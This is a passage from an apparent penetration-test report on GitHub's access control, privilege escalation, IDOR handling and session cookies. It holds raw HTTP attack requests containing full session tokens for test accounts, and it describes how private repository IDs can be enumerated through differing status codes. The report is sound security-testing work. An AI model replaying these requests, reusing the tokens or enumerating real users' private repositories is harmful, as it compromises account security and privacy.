https://github.com:443/repos/preferences	54	39	39	Enforced!	Enforced!
https://github.com:443/repos/preferences	54	39	39	Enforced!	Enforced!
https://github.com:443/repositories	59	21	21	Enforced!	Enforced!
https://github.com:443/repositories	60	21	21	Enforced!	Enforced!
https://github.com:443/repositories/check-name	15	9	9	Enforced!	Enforced!
https://github.com:443/repositories/check-name	16	9	9	Enforced!	Enforced!
https://github.com:443/repositories/check-name	20	9	9	Enforced!	Enforced!
https://github.com:443/repositories/check-name	22	9	9	Enforced!	Enforced!
https://github.com:443/repositories/check-name	15	9	9	Enforced!	Enforced!
https://github.com:443/repositories/check-name	16	9	9	Enforced!	Enforced!
https://github.com:443/repositories/check-name	15	9	9	Enforced!	Enforced!
https://github.com:443/repositories/check-name	19	9	9	Enforced!	Enforced!
https://github.com:443/repositories/check-name	21	9	9	Enforced!	Enforced!
https://github.com:443/repositories/check-name	18	9	9	Enforced!	Enforced!
https://github.com:443/repositories/check-name	23	9	9	Enforced!	Enforced!
https://github.com:443/settings/profile	279216	0	0	Enforced!	Enforced!

Figure 60: Not logged in user vs logged in

Next, we tested the access of a logged-in user to private, public repositories and the settings of another logged-in user. All tests were again successful and no authorization errors were found.

https://github.com:443/ralnasing-orgmem/test_private	248432	259136	281039	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private	253090	262512	283734	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private	144326	262463	283711	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private	254175	262463	283737	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/blob/main/eth.py	310186	259260	281314	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/blob/main/README.md	217404	259270	281377	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/branch-and-tag-count	23	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/deferred-ast/main/eth.py	5701	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/deferred-metadata/main/eth.py	233	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/deferred-metadata/main/REA...	233	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/hovercard	1990	9	9	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/issues	44246	262539	283849	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/latest-commit/main	953	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/latest-commit/main	943	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/latest-commit/main/eth.py	943	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/latest-commit/main/README....	953	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/recently-touched-branches	178	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/recently-touched-branches	178	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/recently-touched-branches	178	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/recently-touched-branches	178	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/recently-touched-branches	178	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/refs?type=branch	46	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/security/overall-count	0	0	0	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/settings	151629	262543	283869	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/tree/main	251928	259271	281266	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/tree-commit-info/main	395	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/tree-commit-info/main	766	21	21	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/upload	162122	262548	283842	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_private/upload/main	172014	259251	281262	Enforced!	Enforced!

Figure 61: Logged in user vs logged in

https://github.com:443/ralnasing-orgmem/test_public	201300	149908	168002	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public	254794	233689	218365	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public	257066	235962	218401	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/blob/main/eth.py	312307	302256	190598	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/branch_commits/1ad7a3223c0f...	51	51	51	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/branch-and-tag-count	23	23	23	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/check_commit_quorum/1ad7a3...	27	27	27	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/commit/1ad7a3223c0fe7f6ddda...	219607	208493	225034	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/commit/1ad7a3223c0fe7f6ddda...	126	126	126	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/commit/1ad7a3223c0fe7f6ddda...	741	741	736	Bypassed!	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/create/main	212	266174	284160	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_public/deferred-ast/main/eth.py	5701	5701	5701	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/deferred-metadata/main/	165671	124115	170270	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/deferred-metadata/main//	232	232	232	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/deferred-metadata/main/eth.py	232	232	232	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/hovercard	1906	1906	1896	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/hovercard	2077	2077	2067	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/latest-commit/main	953	953	953	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/latest-commit/main	941	941	941	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/latest-commit/main/eth.py	941	941	941	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/new/main?readme=1	182118	149445	168156	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/recently-touched-branches	178	30	30	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/recently-touched-branches	178	30	30	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/recently-touched-branches	178	30	30	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/refs?type=branch	165513	124079	170151	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/refs?type=branch	46	46	170139	Bypassed!	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/refs?type=branch	46	46	170139	Bypassed!	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/security/overall-count	0	0	0	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/settings	166654	262538	283882	Enforced!	Enforced!
https://github.com:443/ralnasing-orgmem/test_public/tree/main	2835	2848	2744	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/ralnasing-orgmem/test_public/tree-commit-info/main	397	397	397	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/tree-commit-info/main	766	766	766	Bypassed!	Bypassed!
https://github.com:443/ralnasing-orgmem/test_public/upload	164477	9309	38	Enforced!	Enforced!

Figure 62: Logged in user vs logged in

We also tested the access of a member of the organization to settings that should only be accessible to the administrator. We did not detect any potentially dangerous access.

https://github.com:443/organizations/ralnasing-org/settings/profile	389407	260075	0	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/rename	153177	9309	38	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/billing	268646	259570	281455	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/billing/budgets	17533	21	21	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/billing/discounts?month=...	1973	21	21	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/billing/discounts?month=...	1973	21	21	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/billing/net_usage?group=...	12	21	21	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/billing/usage_chart?grou...	12	21	21	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/billing/usage/repo?period...	23	21	21	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/billing/usage/repo?period...	23	21	21	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/billing/usage/total?custo...	126	21	21	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/member_privileges	286789	260162	0	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/org_role_assignments?q...	288788	260224	0	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/profile	256937	263414	0	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/profile	392846	263388	0	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/profile	389603	260141	0	Enforced!	Enforced!
https://github.com:443/organizations/ralnasing-org2/settings/roles	246470	260101	0	Enforced!	Enforced!
https://github.com:443/orgs/ralnasing-org/organization_onboarding/trial_banner	0	0	0	Bypassed!	Bypassed!
https://github.com:443/orgs/ralnasing-org2/dashboard	164656	164526	0	Is enforced??? (ple...	Enforced!
https://github.com:443/orgs/ralnasing-org2/member_details	34242	4507	25	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/orgs/ralnasing-org2/organization_onboarding/trial_banner	0	0	0	Bypassed!	Bypassed!
https://github.com:443/orgs/ralnasing-org2/organization_onboarding/trial_banner	0	0	0	Bypassed!	Bypassed!
https://github.com:443/orgs/ralnasing-org2/organization_onboarding/trial_banner	0	0	0	Bypassed!	Bypassed!
https://github.com:443/orgs/ralnasing-org2/organization_onboarding/trial_banner	0	0	0	Bypassed!	Bypassed!
https://github.com:443/orgs/ralnasing-org2/organization_onboarding/trial_banner	0	0	0	Bypassed!	Bypassed!
https://github.com:443/orgs/ralnasing-org2/organization_onboarding/trial_banner	0	0	0	Bypassed!	Bypassed!
https://github.com:443/orgs/ralnasing-org2/organization_onboarding/trial_banner	0	0	0	Bypassed!	Bypassed!
https://github.com:443/orgs/ralnasing-org2/people	187592	153623	151076	Is enforced??? (ple...	Is enforced??? (pl...
https://github.com:443/orgs/ralnasing-org2/people/destroy_members_dialog?member...	2022	263481	0	Enforced!	Enforced!
https://github.com:443/orgs/ralnasing-org2/people/destroy_members_dialog?member...	2010	263481	0	Enforced!	Enforced!
https://github.com:443/orgs/ralnasing-org2/people/destroy_members_dialog?member...	2010	263550	0	Enforced!	Enforced!
https://github.com:443/orgs/ralnasing-org2/people/ralnasing-orgmem	169127	260042	0	Enforced!	Enforced!
https://github.com:443/orgs/ralnasing-org2/tab_counts?member=1&outside_collabo=1...	245	84	39	Is enforced??? (ple...	Enforced!

Figure 63: Org. admin vs member

The application also does not support rewriting the destination URL using special headers.

The expected security behavior was detected, and it was not possible to bypass any access control using these headers.

We also tested manually the ability to run the organization administrator function with a session of an ordinary user, but the application prevented this and returned: HTTP/2 422 Unprocessable Entity

```
POST /orgs/ralnasing-org/invitations HTTP/2
Host: github.com
Cookie: _octo=GH1.1.1218122382.1748110741; logged_in=yes; _device_id=
b3b32850b8bb4bad00904b21b1432f3d; GHCC=Required:1-Analytics:1-SocialMedia:1-Advertising:1;
MicrosoftApplicationsTelemetryDeviceId=02924634-244f-4563-a451-cbe66ed0f70f; MSFPC=
GUID=d320f468518f4b86b6d3500d9a3dfc28&HASH=d320&LV=202506&V=4&LU=1750432358021;
saved_user_sessions=217227271%3AWmkgQ92zMH8CAR4UTm-l8VztJeN5Syk9NNQVeoQk2Q1o7020;
user_session=WmkgQ92zMH8CAR4UTm-l8VztJeN5Syk9NNQVeoQk2Q1o7020;
__Host-user_session_same_site=WmkgQ92zMH8CAR4UTm-l8VztJeN5Syk9NNQVeoQk2Q1o7020; dotcom_user
=ralnasing-outside-user; _gh_sess=
JZSS%2BZkJGYZtl7ZDn07RDevj50bwA8%2BaVmz1YCLXOqFW62qwHXneuvdeM558TXzVU4KY%2BqFnSmHuaeE4rgFbs
LZ5AfU9d%2FB%2Bj1s8Zs1A2fNaFf2AcFH3gOh2urg7MrA324jvyzZz4lcDTKXXZ2eh7NvuFTSBBl1Avsb6yeQ%2BMW
QNxuFXjxHOSB0KguYpKsaYZBIeKiTSp8RXYLjmjdt5mBgvahbCP88Cy6lGKyBeujWT50HV%2BJE14ET3zJyZmkeR06H
2DBdcpDDWwymsYMGecaIb71m5temtYvJiqaHFeK1OT6Yj5TvFtmngR4BKjYpNFguDoke3muHD%2B5Lq0kt0RE1KcP8F
KhpbIDrHbZpH%2FeMbFbfC2HFkAcnLFYeEDtJ6kyHmrZhLyqwNtZB9PzjL5hekskdWVklMUlVF27ZfsutS2yQTpND9T
iUNcKzf2tTczbbSf355FM5XEngWXm13Sq0vDE3cXbQvyFGniBt0MddcBkPPuTezMLe5QjhRSMYWEK4yXrejoFEfjVF5
hCenKwchcs7kPwCmg901P9s91zyve6g6P33WuPJ93iaYc6uoshoyYxm0olh52V8sqnNm1a3sUG0eDNmE0ZLdITy96vf
IbVGRYtoVfjb5LnqUbMT2asEJklbe0x0jkDtmXlrUKnOdx0qkevyrAfggNQDy9%2FdAJSABseAfQtH9%2BFrVLvxGNs
nyw4p5H6n7mtiNz%2FsbKD%2FtiEGTiYjWHMDUDjYjlY5vJ6qx5MjB0B45yfSygLp1tX6IBR2gQE4KxTgb1WsQvtSdR
dO2b5EN53U76HAZ4DDQszkJ--N4j%2BY6l1VgTQ30NB--M7twazIPJczJBOSHuD7d9A%3D%3D; cpu_bucket=xlg;
preferred_color_mode=dark; tz=Europe%2FPrague; tz=Europe%2FPrague; color_mode=
%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22col
or_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_mode
%22%3A%22dark%22%7D%7D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Referer: https://github.com/orgs/ralnasing-org/invitations/ralnasing-outside-user/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Origin: https://github.com
Te: trailers

authenticity_token=
YEl-C4sTFz1jNwXjqKl6ZsQYDvxnGmTxUYFkSitllTQNBZhVBo5E-f1aaUOI7MnDqowKwbQhQeeft0zETuFj4Q&role
=direct_member&enable_tip=&invitee_id=217227271
```

Figure 64: Attempt to abuse the admin function by adding a member of the organization by an unauthorized user

Figure 65: Response

11.4.3 Testing for Privilege Escalation

Testing is in accordance with the OWASP - Testing for Privilege Escalation.

We did not find any options or clues that would indicate that the application's admin interface can be accessed from the web, or that this interface or the admin role is being used in any way (We did not find any sites with disabled access or the option to log in as an internal application administrator.). Further, we will only test the escalation of user privileges within the organization.

We have tried to attack admin actions such as adding members, deleting members, changing permissions, changing the name of the organization and more. Every time after manipulation we got **HTTP/2 422 Unprocessable Entity**.

```
POST /orgs/ralnasing-org/people/destroy_members HTTP/2
Host: github.com
Cookie: _octo=GH1.1.1798413960.1748085560; logged_in=yes; GHCC=
Required:1-Analytics:1-SocialMedia:1-Advertising:1; MicrosoftApplicationsTelemetryDeviceId=
e6556298-664b-487e-91ea-29feb9025e56; MSFPC=
GUID=bce8b9df781947bb981197dbeb729086&HASH=bce8&LV=202505&V=4&LU=1748085635489; _device_id=
f217e3ce78f30d72582ba99566639fb3; saved_user_sessions=
213184262%3ACS79qW_WF4GkDXp1GMkn2jgc9cSAqlg1fcQu-22eT9zNAUVW; user_session=
CS79qW_WF4GkDXp1GMkn2jgc9cSAqlg1fcQu-22eT9zNAUVW; __Host-user_session_same_site=
CS79qW_WF4GkDXp1GMkn2jgc9cSAqlg1fcQu-22eT9zNAUVW; dotcom_user=ralnasing-orgmem; color_mode=
%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%22%3A%7B%22name%22%3A%22light%22%2C%22col
or_mode%22%3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22%3A%22dark%22%2C%22color_mode
%22%3A%22dark%22%7D%7D; _gh_sess=
lrRY%2BsYUy1iKtzuDuELWtMZIm6cni%2B3u6quN0w%2FmcmkqHoYp%2B%2FXIfUS%2FSTahRFN5m8qfoD67YfXDB9i
8qNfTvqmd9fJ3zK%2Fphi0%2Fer%2FPNAnSx8LO620dyJuXmHlK1pBVOIdm%2BQOmPXRPWdOeWJqsQsx%2FvdBnHAoW
LU7h3bGgmi1TXeFA06%2FzlmeRGauwiidwgeJ7bWpFzOdDzaYoekeWupXrH%2BZtfapqgSGmkx1HQ2RYgFTIO5pwNuq
sXC5FXPJjUwgsJw6Oxp%2BPll%2BAmR9SuiF%2FJN3JNETgyiv2b1ITptfk8MoJqXf5l7gjB65iTwSayzM%2BrYDTu0
9nKr7R3TZ7t6iXblKg%2Fm1gNQJmh9V7fc2Kgf1bSDrNunfRoZvFWJMVqwdgts4Xr%2Fe0xWMO%2B5wsdQ9kTwHAJJM
6XJyCb%2FgxC92Q%2FlHE4TOnRmnT6rkS6qi9PdiPezE2s4s%3D--%2BxiGFcYVIKjn2Cst--QtLzTKtCbCfxgoWZey
qu6A%3D%3D; cpu_bucket=xlg; preferred_color_mode=dark; tz=Europe%2FPrague
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Referer: https://github.com/orgs/ralnasing-org/people/ralnasing-outside-user
Content-Type: application/x-www-form-urlencoded
Content-Length: 191
Origin: https://github.com
Te: trailers

_method=delete&authenticity_token=
uCSQa3H72wXUWaFhIllwgGzg2fq040PHsGhYENezOPzmw8CAep4Vm34B5aG6WgvSWuTMjEcG8qATz3BIXbwFbA&
member_ids=213184262&redirect_to_path=%2Forgs%2Fralnasing-org%2Fpeople
```

Figure 66: Attempted unauthorized removal of a member of the organization

We did not find any admin parameters that we could change. The application probably handles these actions by comparing user-session or internal tokens.

11.4.4 Testing for Insecure Direct Object References

Testing is in accordance with the OWASP - Testing for Insecure Direct Object References.

We have tried to manipulate several requests found on IDOR.

```
GET /_jobs/commit_upload_manifest_285817877 HTTP/2
Host: github.com
Cookie: _octo=GH1.1.18464755.1748013710; logged_in=
yes; GHCC=
Required:1-Analytics:1-SocialMedia:1-Advertising:1;
 MicrosoftApplicationsTelemetryDeviceId=
8b9b9c11-0f2e-4a53-98f5-edb73b682806; MSFPC=
GUID=9a93add49ce74df99878c4acc53fe834&HASH=9a93&LV=
202505&V=4&LU=1748013827333; _device_id=
cd01d6605d129a27b5cf086ffee0f0f5; color_mode=
%7B%22color_mode%22%3A%22auto%22%2C%22light_theme%2
2%3A%7B%22name%22%3A%22light%22%2C%22color_mode%22%
3A%22light%22%7D%2C%22dark_theme%22%3A%7B%22name%22
%3A%22dark%22%2C%22color_mode%22%3A%22dark%22%7D%7D
; _gh_sess=
ZWxcPIn%2FGgXbWOiArqeu5o1sllh3LMdZI5x0Y2jyMPTbQd2aO
```

```
1 HTTP/2 404 Not Found
2 Date: Sat, 21 Jun 2025 18:26:24 GMT
3 Content-Type: text/html
4 Content-Length: 0
5 Vary: X-Fetch-Nonce, X-PJAX, X-PJAX-Co
6 Cache-Control: no-cache
7 Set-Cookie: _gh_sess=
  TdZGDoKtM17HLJouNLMHNwF1Ay8QhIl9KPyBLr
  F7eV1moANdzhc2hlUHT1OLqe34jnRmHIdo0lpH
  xSRzfYgLRBEIq%2F90OQ%2FNbVmVSiyMK2rJcV
  oWMf6b5GECgWvMh%2FRA8avLthHrvr9uJ5Dncv
  m0ZAEStcddjdyPC784eWZ4cEC2KKvrHmfCp7LS
  FR3BP%2FJq3T0Shf1B%2FyGtsi4T5uMk1kABnC
  hmbvkClUlmOdDE8MkOQlZV1wpweUcNOw2z%2Br
   path=/; secure; HttpOnly; SameSite=La
8 Strict-Transport-Security: max-age=315
```

Figure 67: IDOR attempt to change codespace number

Figure 68: IDOR attempt to change codespace number

We also tried to manipulate the repository number in the request to allow us to see or enumerate the victim's private repositories. We've found different repository numbers return different answers.




Figure 69: IDOR to repo number - 404

Figure 70: IDOR to repo number - 418

Testing various repositories on test accounts, I found that GitHub returns:

- code 200 for public repository ids
- code 418 for private repository ids
- code 404 for non-existent repository ids

We also found that the repository ID does not change when changing to public/private.

We tried to further attack the application and api with knowledge of the private repository ids, but were unsuccessful.

Vulnerability found: Enumeration of private repository IDs through different responses (Object Existence Disclosure). See in 10.3.

11.5 Session Management Testing

11.5.1 Testing for Session Management Schema

Testing is in accordance with the OWASP - Testing for Session Management Schema.

First, we tried to identify application cookies, their setting and creation.




Figure 71: Cookies set after first accessing github.com

When entering the login, additional cookies were detected that were not set using **Set-Cookie**.




Figure 72: Already set cookies when entering /login

Next, upon entering /login, GitHub automatically sends a request and receives a response with a change to _gh_sess (protection against session fixation) and a newly set _device_id (presumably to monitor logins and protect against unknown devices).

Figure 73: Already set cookies when entering /login

Additional cookies were updated and set at login.

Figure 74: Cookies set at login

Cookie Name	Set On	Probable purpose
_gh_sess	GET /	Session cookie storing session identifiers and possibly CSRF tokens. Managed server-side and rotated frequently for security.
_octo	GET /	Client identifier for tracking user interactions (e.g., A/B testing, analytics). Long expiration (1 year).
logged_in	GET /	Indicates whether the user is logged in. Used for rendering UI and basic access checks.
cpu_bucket	GET /login	Client-side cookie indicating device performance profile (used for load optimization).
preferred _color_mode	GET /login	Stores UI theme preference (e.g., dark or light mode), set via JavaScript.
tz	GET /login	Time zone identifier, typically derived from the browser and used for localized display.
device_id	GET /u2f/login _fragment	Persistent identifier for device recognition and anomaly detection.
user_session	POST /session	Main authentication token after login. Long-lived session if "remember me" is enabled.
Host-user _session_same _site	POST /session	Same-site restricted session cookie for CSRF protection in cross-domain contexts.
saved _user_sessions	POST /session	Persistent login device/session identifier. Used for "remember me" functionality.
dotcom_user	POST /session	Username of the logged-in user for client-side use (e.g., display name in UI).
color_mode	POST /session	Complex theme configuration; dark/light mode and other UI preferences.

Table 4: GitHub Cookies Collected During Initial Session and Login

We also tried to find out which cookies are necessary for which activities. I found that the user-session cookie is sufficient for viewing all public and private content and actions (it's not even tied to device and IP address. Tested via TOR).

